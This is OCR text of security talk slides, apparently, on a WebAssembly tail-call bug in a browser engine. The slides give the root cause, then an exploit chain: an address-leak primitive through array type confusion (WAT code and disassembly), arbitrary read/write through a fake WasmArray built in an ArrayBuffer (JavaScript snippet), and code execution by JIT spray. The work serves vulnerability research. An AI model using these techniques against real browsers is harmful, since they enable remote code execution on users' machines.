
Design of Tail Call



The Bug 1862473 (Case 1)


Root Cause

Due to the bug in tail call, the stack pointer (sp) moves too far. It overwrites the locals of the parent function when copying the arguments of the child function.



How to Exploit (Case 1)

1. **AddrOf primitive:** Type Confusion from i64 array to i32 array.



How to Exploit (Case 1)

1. **AddrOf primitive:** Type Confusion from i64 array to i32 array.

Less Check in Wasm


How to Exploit (Case 1)


1. AddrOf primitive: Type Confusion from i64 array to i32 array.

```
// wat code
(module
  (type $arraytype64 (array (mut i64)))
  (func (export "main")
    i32.const 0x20 ;; size
    array.new_default $arraytype64
    i32.const 0x11 ;; index
    array.get $arraytype64
    drop
  )
)
```

```
0x1570eca0e06b:    mov    r15,QWORD PTR [r14]
                   mov    ecx,DWORD PTR [rax+0x10] // size of
Check Index
                   mov    edx,0x11 // visited position
0x1570eca0e076:    cmp    edx,ecx // boundary check
0x1570eca0e078:    jb     0x1570eca0e083
0x1570eca0e07e:    cmovb  edx,ecx
                   ud2
Memory Visit
                   mov    rcx,QWORD PTR [rax+0x18] // Addr
0x1570eca0e087:    add    rcx,0x88 // 0x8 * 0x11 type 64
0x1570eca0e08e:    mov    rdx,QWORD PTR [rcx] // array.get
```


How to Exploit (Case 1)






How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.




How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.



How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.
2. Arbitrary R/W
   2.1 forge a WasmArray on the ArrayBuffer, save the address WA.
   2.2 Use the bug to overwrite the WasmArray on stack to I64 with value WA.



How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.

2. Arbitrary R/W

   2.1 forge a WasmArray on the ArrayBuffer, save the address WA.

   2.2 Use the bug to overwrite the WasmArray on stack to I64 with value WA.

NaN-Boxing Bypass

```
const ab = new ArrayBuffer(0x30);
const ua = new Uint32Array(ab);
ua[4]=0x10000; // len
ua[6]=Number(addr % 0x100000000n); // fakeobj offset
ua[7]=Number(addr >> 32n);
```

How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.
2. Arbitrary R/W
3. Get Shell: change the jit address of functionClass to a shellcode address using **JIT Spray.**

Store shellcode in float JSArray

